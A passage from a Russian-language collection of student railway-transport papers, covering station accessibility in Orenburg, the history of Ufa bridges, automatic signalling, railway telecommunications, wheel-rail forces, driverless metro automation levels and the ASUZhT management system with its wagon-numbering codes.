В рамках данной программы в 2016-2017 году на оренбургском вокзале, были организованы комфортные условия для пассажиров с ограниченными возможностями здоровья. Для посетителей с нарушениями слуха в залах ожидания на первом и втором этажах установили индукционные петли – устройства, передающие звуковые сигналы без шумовых помех на слуховой аппарат. Они помогают отчетливо разобрать объявления диктора о прибытии и отправлении поездов и услышать другую справочную информацию. Еще одним нововведением в залах ожидания стали три информационных видеотерминала, которые позволяют узнать обо всех услугах вокзала, посмотреть расписание, а также задать вопрос оператору, владеющему навыками сурдоперевода. Кроме того, посредством терминалов пассажиры могут в любой момент обратиться в диспетчерскую службу Оренбургского регионального отделения «Всероссийского общества глухих» или в Министерство социального развития области, сделать видео-звонок через Интернет. [2]

Для плохо видящих пассажиров на вокзале созданы мнемосхемы, продублированные тактильной плиткой перед ступеньками и другими потенциально опасными местами. Тактильная мнемосхема является одним из самых распространенных решений для организации ориентирования и информирования слепых и слабовидящих людей внутри помещения. Мнемосхема представляет собой тактильную карту помещения с указанием путей следования, целевых зон для инвалидов с нарушением функции зрения. На мнемосхеме для незрячих людей также отображают информацию о названии и назначении помещений с помощью выпуклых букв и шрифта Брайля.

Многочисленные пандусы и подъемники значительно облегчают жизнь пассажирам-колясочникам.

Теперь не только пассажиры поезда Москва-Оренбург, где есть вагоны для инвалидов, но и пассажиры других поездов смогут оценить заботу о себе.

По всему зданию размещены кнопки вызова дежурного помощника станции.

Установлены новые пандусы и система спуска в тоннель для перехода на островную платформу.

Появились подъемные платформы с наклонным перемещением и канатно-шарнирным органом (НПК) монтируются непосредственно на ступеньках лестничной клетки и предназначены для подъема людей с ограниченными возможностями и их транспортных средств в наклонном направлении между двумя стационарными площадками здания по лестничной клетке. Подъем осуществляется с помощью грузонесущей платформы, на которой располагается человек в инвалидной коляске без сопровождающего. (В случае необходимости сопровождающий может следовать сбоку по ходу движения по ступенькам лестницы с соблюдением мер предосторожности, используя при этом дополнительный, ручной выносной пульт управления).

Кроме того, напомним, что вокзал оборудован пандусами и противоскользящим покрытием для беспрепятственного проезда лиц с ограниченными возможностями в здания вокзалов. [1]

Создание «умных железнодорожных вокзалов» позволит существенно повысить имидж железнодорожного транспорта страны в целом, выйти на мировой уровень по обслуживанию пассажиров и обеспечению безопасности на вокзальных комплексах, а также повысить доходы от подсобно-вспомогательной деятельности вокзалов, включая доходы от аренды помещений, за счёт нового уровня сервиса.

Библиографический список:

1. http://www.rzd-expo.ru/innovation/infrastructure/passenger_complex/
2. <http://yuzd.rzd.ru/news/public/ru>
3. http://stopress.ru/archive/html/STO_0227_aprel_2014/POKOLENIE_UMNIH_VOKZALOV.html

ФРАГМЕНТЫ ИСТОРИИ ТРАНСПОРТНЫХ МОСТОВ БАШКОРТОСТАНА

Бич С.В., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Мост – это инженерное сооружение, возведенное через реку, озеро, болото, овраг, пролив или любое другое физическое препятствие. Мосты являются одними из древнейших инженерных изобретений человечества.

Как правило, мосты состоят из пролётных строений и опор. Пролётные строения служат для восприятия нагрузок и передачи их опорам; на них может располагаться проезжая часть, пешеходный переход, трубопровод. Опоры переносят нагрузки с пролётных строений на основание моста.

Материалами для мостов служат металл (сталь и алюминиевые сплавы), железобетон, бетон, природный камень, дерево, верёвки.

Первый уфимский мост – через р. Сутолоку – был сооружен вскоре после строительства Уфимской крепости для переезда на Сергиевскую гору. Первоначально он был деревянным, многократно ремонтировался, не меняя местоположения (рис. 1а). В конце 1930-х годов на этом месте сооружен более широкий железобетонный мост с кирпичным парапетом, приспособленный для движения автотранспорта любой грузоподъемности.

В 1957 г. был выстроен новый мост, который служил до последнего времени. В 2006 г. река была заключена в новое русло – железобетонный прямоугольный коллектор длиной 300 м, который протянулся от устья реки до старой насосной станции (рис 1б). Прежнее русло на этом отрезке было засыпано грунтом до уровня моста, и на пересечении пяти улиц – Пугачева, Сочинской, Менделеева, Посадской и Октябрьской революции возникла ровная площадка. На ней создана большая транспортная развязка, образующая в своей верхней плоскости транспортное кольцо диаметром около 40 м.



а



б

Рисунок 1 а) Мост через реку Сутолоку. Фото начала XX века; б) Тоннель в устье реки Сутолоки (фото К.В. Антонова, июнь 2016 г.)

8 сентября 1888 года министр путей сообщения адмирал К.П. Посыет в торжественной обстановке перерезал шелковую ленту, растянутую между фермами построенного через реку Белая железнодорожного моста, и поезд впервые пошел к Уфимскому вокзалу.

Строительство Самаро-Златустовской железной дороги сыграло огромную роль в подъеме экономической и культурной жизни Уфы. Общественность города, городское управление более 10 лет добивалось проведения Сибирской железной дороги через Уфу. 9 января 1885 года правительство утвердило проект железной дороги Самара - Уфа - Златоуст - Челябинск - Екатеринбург.

23 октября 1885 года начались строительные работы на Самаро-Уфимском участке дороги. Торжественная закладка вокзала и других железнодорожных сооружений в Уфе состоялась 26 апреля 1886 года. Строительство велось высокими темпами. Движение на Сама-

ро-Уфимском участке открылось 8 сентября 1888 года. В этот день строители передали железнодорожникам мост через р. Белую.



А ровно через два года, 8 сентября 1890 года, были приняты в эксплуатацию Уфимско-Златоустовский участок дороги и мост через р. Уфа.

Рисунок 2 - Железнодорожный мост через реку Белая по которому прошел первый поезд

Пролетные строения, спроектированные профессором Н.А. Белелюбским по техническим нормам 1884 года для моста через реку Белая, были изготовлены на Воткинском заводе. В 1885 года в конструкциях пролетных строений на мосту через Волгу у Твери и в 1886 году на мосту через Белую в Уфе Н.А. Белелюбский первым стал применять, изобретенное им, шарнирное опирание поперечных балок проезжей части на нижние пояса ферм. Во времена Н.А. Белелюбского эта конструкция считалась прогрессивной, позволяла уменьшить дополнительные напряжения в элементах ферм. На Эдинбургской выставке 1890 года эта конструкция удостоилась Золотой медали и в дальнейшем получила распространение за рубежом под названием «русский тип опирания».

По мосту сразу же было открыто пешеходное движение, для этого были сделаны специальные боковые настилы (впоследствии движение пешеходов было запрещено).

В 1888 году для реки Демы было прорыто искусственное русло; оно начинается в ста метрах ниже современного автомобильного моста у кафе «Золотая рыбка» и идет в сторону реки Белой напрямую.

Это русло спрямили для того, чтобы избежать постройки железнодорожного моста еще и через Дему. До этого Дема впадала в Белую на несколько километров ниже, в нынешнюю бельскую старицу, которая до 1854 года являлась ее основным руслом. Нынешнее русло Белой, опоясывающее Нижегородку, в то время представляло собой широкую, но очень мелкую протоку, которую в некоторых местах переходили вброд, местность же вокруг сегодняшнего поселка Козорез в то время являлась большим островом.

В период гражданской войны в 1919 году пролетное строение № 6 было взорвано и разрушено: один конец фермы упал в воду и сильно деформировался. Возрождение мостового перехода вели в 2 этапа: сначала по временной схеме на обходе с подъемкой домкратами сохранившейся части фермы, установкой 23-метрового пролетного строения и эстакады длиной 25 м; на втором этапе мост восстанавливали капитально.

По временному мосту поезда пошли раньше установленного срока. При замене временного моста на капитальный было установлено новое пролетное строение проектировки профессора Л.Д. Проскурякова по нормам 1907 года. Тщательно составленный проект предусматривал минимальный перерыв в движении поездов. За 7 часов лебедками сдвинули временные пролеты на свои подмости, а затем за 3 часа 45 минут также лебедками надвинули на опоры новое пролетное строение.

Среди сохранившихся в Уфимской дистанции пути архивных материалов есть старая карточка на мост, в которой имеется следующая запись, сделанная в 1928 году: «...по мосту не допускается пропуск поездов с двумя паровозами серии «Э» и американских полувагонов, при пропуске паровозов серии «Э» с одиночной тягой скорость ограничена 8-ю километрами в час...». (Для сравнения: погонная нагрузка паровоза серии «Э» на пролете длиной 110м - 6,94 т/м, современного электровоза серии ВЛ10у - 6,09 т/м).

В 1890 г. был пущен мост через р. Уфа возле деревни Ураково (ныне Шакша). К 1892 г. железнодорожное полотно протянулось до Челябинска, а к концу XIX в. Уфа по объемам транспортных перевозок занимала уже второе место среди городов Урала, уступая лишь Екатеринбургу.

Мост через р. Уфа конструкцией и своей историей повторяет мост через р. Белая, а построен двумя годами позже.

Первый мост через Белую был сооружен из сосняка и дуба в 1795 г., но простояло сооружение лишь до первого паводка. С 1808 г. в течение почти полутора столетий здесь действовал наплавной мост на лодках плашкоутах, который на три-четыре часа ежедневно разводили для пропуска судов, грузовых барок и плотов, сплавлявшихся по реке Белой «самоходом». Летописец Уфы М.С. Ребелинский, чиновник губернского правления, 26 июля 1808 г. записал в своем дневнике: «В сей день начали наводить на Белой реке вновь устраиваемый мост, на коем архиерей служил молебен и водоосвящение в присутствии военного и гражданского губернаторов». Через три месяца им же была засвидетельствована первая неприятность, случившаяся с мостом. «24 октября. На Белой прошел весьма сильный лед, коим вырвало половину почти моста и унесло ниже архиерейского дома». В следующие годы мост стали снимать уже 10 октября, задолго до заморозков. В 1924 г. здесь был сооружен новый плашкоутный мост, рассчитанный на движение подвод и полутоннажных автомобилей. С появлением тяжелых грузовиков он стал непригоден, и в 1938 г. был открыт новый мост, часть которого находилась на больших плашкоутах, а часть опиралась на эстакады, врытые в речное дно. В зимнее время напротив Случевской горы наводили ледовую переправу, дорогу с двух сторон помечали вешками, следили за крепостью льда.

В республике много мостов различного назначения. Остановимся на одном из них, который находится в поселке Верхотор. Поселок Верхотор находится в Ишимбайском районе Башкирии в 202 километрах от Уфы и в 40 от г. Ишимбая. Здесь находится исторический объект – мост 1855 года, который на удивление действует до сих пор. Этот старинный мост построен через реку Тор. Перекрытий у моста нет, кирпичная кладка поднимается от краев (пяты и опор) к середине до замкового или ключевого камня, создавая прочное полотно дороги сверху.

При строительстве такой арки нужно всегда пользоваться кружалами - опорной дугой, сделанной обычно из досок, реже из металла, по которой выкладывается свод. Во время строительства она принимает на себя тяжесть камней и может быть убрана только после установки ключевого камня в самой верхней точке свода арки.

Только тогда строение приобретает устойчивость. При этом два нижних камня, или так называемые пяты, и опоры арки несут на себе общий вес всего сооружения. При такой конструкции каждый камень зажат между двумя соседними и не может, разболтавшись, просто вывалиться из арки.

Этот мост является объектом культурного наследия, как и Верхоторский медеплавильный завод, к которому мост и относится. Верхоторский заводской мост отнесен к памятникам истории и культуры народов Российской Федерации.

Библиографический список:

1. Саламахин П.М. Проектирование мостовых и строительных конструкций: учебное пособие / П.М. Саламахин. – М.: КНОРУС, 2011. – 408 с.

ОСОБЫЙ РЕЖИМ УПРАВЛЕНИЯ

Богачёва А.А., Селивёртов Д.И.

ФГБОУ ВО «Самарский государственный университет путей сообщения» в г. Саратове

Устройства автоматики и телемеханики на сети железных дорог ОАО «РЖД» в настоящее время являются важнейшим техническим элементом. Они позволяют эффективно решать любые задачи перевозочного процесса, способствуя увеличению скорости движения и пропускной способности железнодорожных линий, обеспечивая при этом высокий уровень безопасности движения поездов. [3]

Вместе с тем внедрение современных систем автоматики на станциях и перегонах, а также расширение функциональных возможностей уже действующих систем позволяет полнее и производительнее использовать все технические средства железнодорожного транс-

порта. При этом обеспечивается и возможность совершенствования организационной системы управления движением.

Тема проекта была нам предложена начальником Саратовской дистанции СЦБ, по его мнению, включение режима автодействия устройств СЦБ на станции Примыкание, в настоящее время является своевременным, так как здесь произошло значительное снижение объёмов маневровой работы. Такой «особый режим управления» повысит производительность труда дежурных по станции и позволит сэкономить. Уже в процессе работы над актуальным проектом нам был предоставлен грант ОАО РЖД.

Сначала мы сформулировали основную цель проекта - разработать схемы автодействия светофоров в главных маршрутах станции. А также главные задачи проекта: проанализировать технической работу станции, исследовать технические возможности включения автодействия, спроектировать схемы автодействия, определить объёмы монтажных работ, сделать заключение.

Далее в статье представлены этапы работы над проектом. На первом этапе мы проанализировали техническую работу станции. Для этого мы отправились на станцию Примыкание и пообщались с дежурным по станции, в результате чего нам стало известно, что сейчас действительно объёмы маневровых передвижений в границах станции в течение суток значительно снизились. Подача вагонов организации имеющим подъездные пути на станцию осуществляются маневровым локомотивом, приезжающим с вагонами с соседней станции только в дневное время. Более того при изучении записи в журнале ДУ-46 мы обнаружили. Что текущие работы по обслуживанию и ремонту объектов инфраструктуры, в которых так же требуется участие дежурного по станции, производятся в период с 8.00 утра до 17 вечера. Исходя из этого, стало очевидно, что с 17.00 вечера до 8.00 утра следующего дня дежурный по станции занимается лишь приготовлением повторяющихся маршрутов для безостановочного пропуска поездов.

На основании проведённых исследований мы определили два маршрута сквозного движения для включения автодействия светофоров. Нечётного направления по светофорам Н и Н1, для чётного направления по светофорам 2Ч и 4Ч.

В другой день мы снова отправились на станцию Примыкание для того что бы определить свободные места на стативах для установки 16 дополнительных реле будущей схемы автодействия. Вместе с электромехаником СЦБ мы определили такие места на стативах: 75, 65, 71 и 72.

С учётом всех собранных исходных данных, на основании типового материала для проектирования, мы спроектировали схемы включения автодействия для станции Примыкание. [2] На завершающем этапе работы мы установили объёмы монтажных работ. Изучив представленные нами, принципиальные схемы с указанием адресов установки новых реле старший электромеханик из своего опыта предположил, что для монтажа этих схем им с электромехаником потребуется 5 полных рабочих дней, то есть 40 часов работы на двоих.

В итоге поставленная цель проекта достигнута - мы разработали реальные принципиальные схемы для работы входных и выходных светофоров на станции Примыкание в режиме автодействия. Ну а если в целом то такой особый режим позволит организовать пассивное дежурство дежурных по станции, при этом один час дежурства при расчёте зарплаты учитывать 0,75 часа рабочего времени, что даст экономический эффект. [1]

Более того железнодорожники помогли нам оформить наши схемы в виде рационализаторского предложения. Недавно это предложение было утверждено службой автоматики и телемеханики Приволжской дирекции инфраструктуры. Это теперь позволит начать внедрение автодействия на станции Примыкание в ближайшее время, ещё до защиты полностью законченного дипломного проекта.

Библиографический список:

1. Богачёва А.А., Селивёртов Д.И. Обоснование включения режима автодействия светофоров на станции Примыкание Приволжской железной дороги. // Материалы 8-й студенческой международной конференции «Научное сообщество студентов. Междисциплинарные исследования» №1, январь 2017. 279-283 с

2. Типовое техническое решение 410305-ТМП-12и «Электрическая централизация промежуточных станций с маневровой работой ЭЦ-12-03». Москва. ГТСС филиал ОАО «РЖД».2006г..

3. Устройства автоматики и телемеханики на железнодорожном транспорте [Электронный ресурс]. – Режим доступа: <http://www.transpexplore.ru/texps-514-2.html> (Дата обращения 23.12.2016г.)

ПЕРСПЕКТИВНЫЕ НАПРАВЛЕНИЯ РАЗВИТИЯ ТЕЛЕКОММУНИКАЦИЙ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Боровская¹ Я.А., Боровский² А.С.

1 - Поволжский государственный университет телекоммуникаций и информатики

2 - Оренбургский институт путей сообщения – филиал СамГУПС

Наиболее актуальным и приоритетным направлением перспективного развития железнодорожных коммуникаций является переход системы связи на цифровые технологии, которые удовлетворяют современным требованиям по пропускной способности и надежности. Существующие системы связи железнодорожного транспорта являются в основном аналоговыми и организованы на кабельных и воздушных линиях передачи.

В настоящее время на железной дороге наряду с разработкой первичных сетей связи ведется интенсивная разработка и вторичных сетей связи, которая предполагает замену аналоговых автоматических телефонных станций на цифровые станции. В перспективе предполагается разработка и создание цифровых коммутируемых сетей связи на железнодорожном транспорте [1].

Существенными темпами предполагается развитие направления совершенствования радиосвязи по следующим направлениям:

- внедрение отечественных радиостанций на более современной элементной и технологической базе;
- ориентация при организации радиосвязи на системы транкинговой радиосвязи или системы с сотовой структурой;
- использование радиосвязи на участках скоростных и с плотным графиком движения поездов специализированных цифровых систем сотовой связи, работающих в диапазоне 900 МГц.

Для железнодорожного транспорта перспективной является и спутниковая связь, которая необходима для обеспечения:

- связи оперативного управления из вагонов начальника дороги и его заместителей независимо от скорости и направления движения;
- экстренную радиосвязь аварийно-восстановительных и пожарных поездов, а также спецподразделений ведомственной службы;
- пассажирскую радиосвязь.

Кроме того, в настоящее время перспективна применения системы спутниковой радионавигации, определяющая характеристики движения поезда (например, скорость движения, координаты местоположения и др.) С высокой степенью точности [2].

Для обеспечения безопасности движения следует развивать системы контроля параметров движущегося поезда (нагрев букс, целостность тормозной магистрали, функциональное состояние машиниста локомотива и прочее) с использованием средств радиосвязи.

В области систем прикладного телевидения предстоит использовать системы телевизионного обзора железнодорожных станций и полуавтоматического считывания номеров вагонов.

Библиографический список:

1. Хуснутдинов Р.Г. Организация оперативно - технологической связи по сети псго / Р.Г. Хуснутдинов // Автоматика, телемеханика и связь. – 2016. - № 6.
2. Насонов Г.Ф., Осадчий Г. В., Ефанов Д. В., Седых Д. В. Сети передачи данных для мониторинга объектов инфраструктуры / Насонов Г. Ф. // Автоматика, телемеханика и связь. – 2017. - № 2.

ВЗАИМОДЕЙСТВИЕ ПУТИ И ПОДВИЖНОГО СОСТАВА

Бочарова А.Ю., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

От колес подвижного состава на путь передается сложное силовое воздействие, которое можно разложить на вертикальные и горизонтальные (поперечные и продольные) составляющие: вертикальное давление, вызывающее осадку пути и изгиб рельсов; боковое давление, стремящееся сдвинуть путь в сторону, и продольные силы – причина угона (продольного смещения) рельсошпальной решетки.

Вертикальное давление на рельс – это нормальные (перпендикулярные к поверхности) силы, которые через колеса подвижного состава передаются на рельсы. Сила тяжести подвижного состава, приходящаяся на одну ось, когда он находится в неподвижном состоянии, называется **статической нагрузкой**. Допускаемая величина ее нормирована: для локомотивов – 250 кН (25 тс) и для грузовых вагонов – 235 кН (23,5 тс). Статическая нагрузка незагруженных вагонов примерно в 3 раза меньше.

Нагрузка, передаваемая подвижным составом на рельсы при движении, называется **динамической**. Динамическая нагрузка – величина непостоянная; она непрерывно изменяется под влиянием многочисленных факторов случайного характера. Динамическое воздействие подвижного состава на путь определяется сложными колебательными процессами, возникающими при движении. Они обусловлены наличием различных неровностей на поверхностях соприкасания колес с рельсами, упругой деформируемостью пути.

В общем случае взаимодействие пути и подвижного состава определяется особенностями конструкций ходовых частей подвижного состава и рельсовой колеи, а также качеством технического содержания локомотивов, вагонов и пути.

Каждая единица подвижного состава состоит из неподрессоренной и поддрессоренной частей. К неподрессоренной части относят массу колесных пар, букс и примерно 2/3 массы рессор. Все остальное составляет поддрессоренную часть. При движении поддрессоренные и неподрессоренные части локомотивов и вагонов совершают колебательные движения относительно пути и друг друга и это вызывает изменения нагрузок на рельсы. Динамическое давление на рельс может превышать статическую нагрузку в 1,5–2 раза, а при совпадении неровностей на пути с неровностями на колее, в зависимости от скорости движения, силы в контакте колеса и рельса в некоторых случаях возрастают в 3–4 раза.

При движении поезда на рельсы действуют и переменные **горизонтальные поперечные силы**: рамное давление (силы, действующие на кузов и передаваемые через раму на колесные пары), а также боковое давление, вызванное поворотом состава в кривых (вписывание подвижного состава в кривые). Рамные усилия могут достигать 6000–7000 кгс (6–7 тс); боковые давления составляют 0,2–0,65 максимального значения вертикальных сил. Силы давления на рельсы от гребней колес в прямых участках, вызванные влиянием подвижного состава, могут достигать 3–4 тс. Рельсы воспринимают также и **горизонтальные продольные силы** (силы угона, торможения и продольные усилия от действия температуры).

При конструировании верхнего строения пути и ходовых частей подвижного состава стремятся достигнуть, возможно, более благоприятного их взаимодействия.

Подвижной состав железнодорожного транспорта в отличие от других видов (автомобильного, водного, воздушного) не имеет рулевого управления. Траекторию его движения определяет рельсовая колея. Этим определяются и **особенности ходовых частей подвижного состава**:

- наличие реборд (гребней) у бандажей колес;
- глухая насадка колес на оси;
- параллельное расположение осей у безтележечных экипажей и у тележек локомотивов и вагонов;
- коничность бандажей колес;
- возможность поворота тележек и отдельных осей.

Постоянство рельсовой колеи требует и постоянства расстояния между колесами каждой из осей. Для этого колеса запрессовывают на оси так, чтобы они не могли ни смещаться, ни поворачиваться относительно оси. Это называется *глухой насадкой* колес.

Ось с насаженными на нее двумя колесами называют **колесной парой**. Для направления движения колес по рельсам и предотвращения схода их с рельсов они имеют с внутренней стороны обода закраины, называемые **гребнями** или **ребордами**. Расстояние между внутренними гранями ободов колес называется *насадкой* колес. На (рис. 1) показано соотношение размеров и допусков колесной пары и ширины рельсовой колеи. Ширина колесной пары K складывается из насадки колес (1440 ± 3 мм), двух толщин гребней колес (от 25 до 34 мм) и 2 мм (по 1 мм на колесо), учитывающих скос гребней с внутренней стороны у стальных вагонных и тендерных колес, который начинается на 10 мм выше уровня контактирования колес с рельсами. Последний принимают на 10 мм ниже поверхности катания головок рельсов.




Рисунок 1 – Соотношения размеров и допусков колесной пары и ширины рельсовой колеи

Слишком малая, как и слишком большая, величина зазора δ ухудшают взаимодействие пути и подвижного состава; уменьшение зазора улучшает динамическое воздействие подвижного состава на путь, снижает напряжения в рельсах и расстройство пути в плане.

Взаимодействие пути и подвижного состава – основополагающий физический процесс при движении вагонов, локомотивов и поездов по железным дорогам. Именно он во многом определяет такие важнейшие показатели, как нагрузка на ось, статическая нагрузка вагонов, масса и скорость движения составов, а также основу основ – безопасность движения поездов. Условия взаимодействия в системе "колесо-рельс" оказывают существенное влияние на сроки службы и организацию содержания основных устройств пути и подвижного состава, на эксплуатационные затраты железных дорог.

Реализация Стратегической программы обеспечения устойчивого взаимодействия в системе "колесо-рельс" требует от ОАО "РЖД":

- координации работ, проводимых сегодня в рамках НИОКР, а затем по инновационным программам повышения веса поездов, скоростей пассажирских поездов, погонных и осевых нагрузок, предупреждения схода вагонов, повышения ресурса гребней колес и рельсов;
- привлечения научного потенциала в области динамики пути и подвижного состава, контактной механики, трения и износа (трибологии), усталостных разрушений конструкций.

Библиографический список:

1. Устройство и содержание рельсовой колеи: <http://www.studfiles.ru/preview/5352479/page:22/> (дата обращения 20.03.2017)
2. Система «рельс-колесо»: оптимальное взаимодействие: <http://www.eav.ru/publ1.php?publid=2004-06a01> (дата обращения 21.03.2017)

3. Взаимодействие пути и подвижного состава: http://know.alnam.ru/book_vb3.php?id=113 (дата обращения 23.03.2017)

ПЕРСПЕКТИВЫ РАЗВИТИЯ БЕСПИЛОТНОГО МЕТРОПОЛИТЕНА

Бурушев Н.Я., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС



Современное развитие технологий достигло таких вершин что в скором времени мы полностью сможем перейти на беспилотное управление поездами. Результаты научных исследований специалистов железнодорожной гигиены свидетельствуют о том, что в процессе работы локомотивная бригада испытывает на себе порядка 10 тыс. факторов раздражителей.

Учитывая среднюю скорость поезда порядка 80- 90 км/ч человеческий глаз воспринимает в среднем около 30 сигналов от различных датчиков. Это свидетельствует о том, что на поездную бригаду от которой зависит принятие правильных и важных решений оказывается колоссальная нагрузка в результате чего увеличивается опасность возникновения аварийных ситуаций на транспорте.

Выходом из этой ситуации может служить внедрение системы автоматического управления поездами метрополитена (САУП М) предназначенной для автоматизации процесса управления поездом, включая пуск, разгон, выбор режима ведения на перегонах, торможение у платформ с целью повышения точности выполнения графика движения [1].

Первые исследования по разработки таких систем относятся ко второй половине прошлого века, когда при НИИ железнодорожного транспорта была открыта соответствующая лаборатория.

Автоматизированная система управления поездами призвана повысить безопасность движения и экономию средств энергоресурсов, за счет использования современных средств информационных технологий и управления.

Говоря об уровнях автоматизации движения стоит отметить что согласно международной ассоциации общественного транспорта их подразделяют на 4 категории, а именно:

1. GoA1 – ручное управление подвижным составом. Машинист управляет остановкой и началом движения, положением дверей и другими элементами.

2. GoA2 – полуавтоматическое управление подвижным составом. Машинист управляет началом движения и закрытием дверей. Автоматическое проследование перегонов, остановка на станции и открытие дверей. Возможен переход в режим ручного управления.

3. GoA3 – автоматическое управление без машиниста, но с присутствием на составе персонала, управляющего дверями и способного взять на себя управление в случае возникновения нештатных ситуаций.

4. GoA4 – полностью автоматическое управление подвижным составом без участия какого-либо персонала на борту.

Большинство существующих в мире на данный момент САУП М представляет собой системы уровня GoA2 [2].

Система автоматического метрополитена предполагает дистанционное управление поездом из единого центра управления. Фактически это компьютер, который рассчитывает необходимый режим управления на участках, для выполнения точного расписания движения и экономии электроэнергии. Связываясь со средствами дальней связи и различными датчиками программа автоведения в постоянном режиме получает информацию о меняющейся обстановке и задает управляющие команды на тягу поезда, торможение или открывание двери, т.е. полностью осуществляет управление поезда учитывая график движения, профиль пути, и сигналы светофоров.

Первые попытки автоматизации метрополитена относятся к 80 годам 20 века, однако широкое применение они достигли лишь к началу 2000-х. Одной из первых стран где отказа-

лись от машинистов стала Дания, именно в Копенгагенском метрополитене была впервые опробована система автоведения уровня GoA4.

Противники системы «без машиниста» связывают основную опасность таких систем в возможных сбоях и ошибках системы, которые могут привести к авариям на транспорте. Для предупреждения таких ситуаций большинство операторов заинтересовано в создании защиты поезда в случае сбоя основной системы.

Сравнительный анализ проводящийся специалистами железнодорожного транспорта показал, что система «без машиниста» не только быстрее, энергетически и экономически выгодно, но и на порядок безопаснее нежели, когда в управлении поезда задействован человек. Экономия топлива при автоведения достигает порядка 10 % в сравнении с ручным управлением, а исполнения точности графика движения достигает менее одной минуты.



Несмотря на то что сейчас в мире около 95 % всего метрополитена проектируется по принципу «без машиниста», в России подобные системы еще не внедрены, за исключением нескольких веток в Санкт Петербурге и Казани, где предполагается участие автоматики в выборе скорости и управление движением. При этом машинист обеспечивает контроль за всей системой, а также за отправлением и прибытием со станции.

Сложности внедрения, полностью автоматизированного метро в России, заключается в отсутствии необходимой инфраструктуры. Также в России отсутствует нормативная база для внедрения таких систем что значительно затрудняет ввод их в эксплуатацию. Понятно, что внедрение беспилотного транспорта, как и любых инноваций связано с рядом проблем, но уже сегодня многие эксперты связывают будущее метрополитена именно с его автоматизацией.



Библиографический список:

1. Баранов Л. А. Системы автоматического и телемеханического управления электроподвижным составом / Л. А. Баранов, Е. В. Ерофеев. – М. : Транспорт, 1984. – 311 с
2. L'Union internationale des transports publics. – URL: <http://www.uitp.org>
3. Сурикова О. Д. Автоматическое метро: характеристики и перспективы/ О. Д. Сурикова, А. В. Сошников, Д. С. Шило//Техника железных дорог-2015. - №3 (31). - С. 44-52.
4. Заключение № 0/-076/380 ФГУП «Всероссийский научно исследовательский институт железнодорожной гигиены» (ВНИИЖТ) от 19.09.2002

КОМПЛЕКСНАЯ АВТОМАТИЗИРОВАННАЯ СИСТЕМА УПРАВЛЕНИЯ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Вербицкий А.В., Дидрих Л.А.

Оренбургский техникум железнодорожного транспорта структурное подразделения – филиала СамГУПС

На сети железных дорог активно используется комплексная автоматизированная система управления железнодорожным транспортом (АСУЖТ). Цель и задачи данной системы - совершенствование управления работой железных дорог, контроль работы, учет, планирование, а так же регулирование и анализ деятельности работы железнодорожного транспорта.

АСУЖТ включает в себя комплекс функциональных систем, каждая решает задачи оптимизации управления определенной производственной и хозяйственной деятельности дистанций.

В структурном отношении АСУЖТ делится на три иерархических уровня. На высшем уровне решаются задачи управления в масштабе сети. К среднему уровню относятся вопро-

сы планирования и управления работой в дорожном масштабе. На низшем уровне решаются технологические задачи на линейных предприятиях.

В соответствии с этим развивается и техническая база АСУЖТ - единая сеть информационно-вычислительных центров (ИВЦ). Для высшего уровня создан Главный вычислительный центр (ГИВЦ), на дорогах - дорожные вычислительные центры (ДИВЦ), для крупных железнодорожных узлов предусмотрены узловые вычислительные центры (УИВЦ).

На каждом уровне управления имеется информационный массив данных, который позволяет реализации планов перевозочного процесса.

Вся информация передается в цифровом виде, поэтому предусмотрено кодирование поездов, вагонов, локомотивов, грузов, станций, грузоотправителей и получателей, основанное на использовании десятичного цифрового кода.

Каждому поезду присваивается, помимо номера, специальный цифровой индекс, который состоит из 10 цифр: первые четыре из них обозначают станцию формирования, две следующие - номер состава и последние четыре - станцию назначения. Порядковый номер состава, отправляемого с крупной станции, может быть установлен по направлениям движения. Код поезда (индекс) вписывают в натурный лист.

Восьмизначная нумерация вагонов позволяет объединить инвентарный номер вагона и его технические признаки. Первая цифра, кроме цифры 5, обозначает род вагона, вторая - число осей и особенности конструкции или назначение вагона. Третья, четвертая, пятая и шестая цифры не содержат информации о вагоне; седьмой цифрой отмечено наличие сквозной переходной площадки (9) или ее отсутствие (0-8). Первые цифры обозначают: 2 - крытые вагоны, 4 - платформы, 6 - полувагоны, 7 - цистерны, 8 - изотермические, 9 и 3 - прочие вагоны и 5 - вагоны, принадлежащие иным собственникам кроме ОАО «РЖД». Вторые цифры отражают осность вагонов: 0-8 - четырехосные, 9 - восьмиосные; кроме того, они содержат информацию об объеме кузова и ширине дверных проемов крытых вагонов, роде груза для цистерн (нефть, нефтепродукты, химические и пищевые грузы), типе изотермических и прочих вагонов. В частности, у специализированных вагонов первые две цифры означают: 90 - минераловоз, 91 - окатышевоз, 92 - контейнеровоз, 93 - цементовоз, 94 - фитинговая платформа для контейнеров, 95 - зерновоз и 96 - другие типы (для живой рыбы, скота и др.), 36 - шестиосные полувагоны и 39 - транспортеры (многоосные). Так, номер 26864363 включает следующую характеристику (в порядке расположения цифр): 2 - вагон крытый, 6 - четырехосный с уширенными дверными проемами, цифры 8643 не содержат технической информации, а *последняя* цифра 6 - без переходной площадки. Восьмую (контрольную) цифру получают несложными арифметическими действиями с цифрами, входящими в номер вагона. Ошибка в номере вагона, допущенная при списывании, будет немедленно обнаружена ЭВМ по этой контрольной цифре.

В настоящее время номер вагона дополняется двузначным кодом, определяющим принадлежность вагона тому или иному государству постсоветского пространства. Так, код России - 20, Белоруссии - 21, Украины - 22, Казахстана - 27 и т.д.

Для кодирования станций и других отдельных, а также остановочных пунктов, применяется система единой сетевой разметки (ЕСР).

Основными автоматизированными системами в области управления перевозочной работой являются следующие:

АСОУП - автоматизированная система оперативного управления перевозками - предназначена для создания и поддержания в реальном режиме времени информационной модели перевозочного процесса, прогнозирования и текущего планирования эксплуатационной работы предприятий дороги; обеспечивает оперативной информацией соответствующих работников своей дороги и АДЦУ министерства.

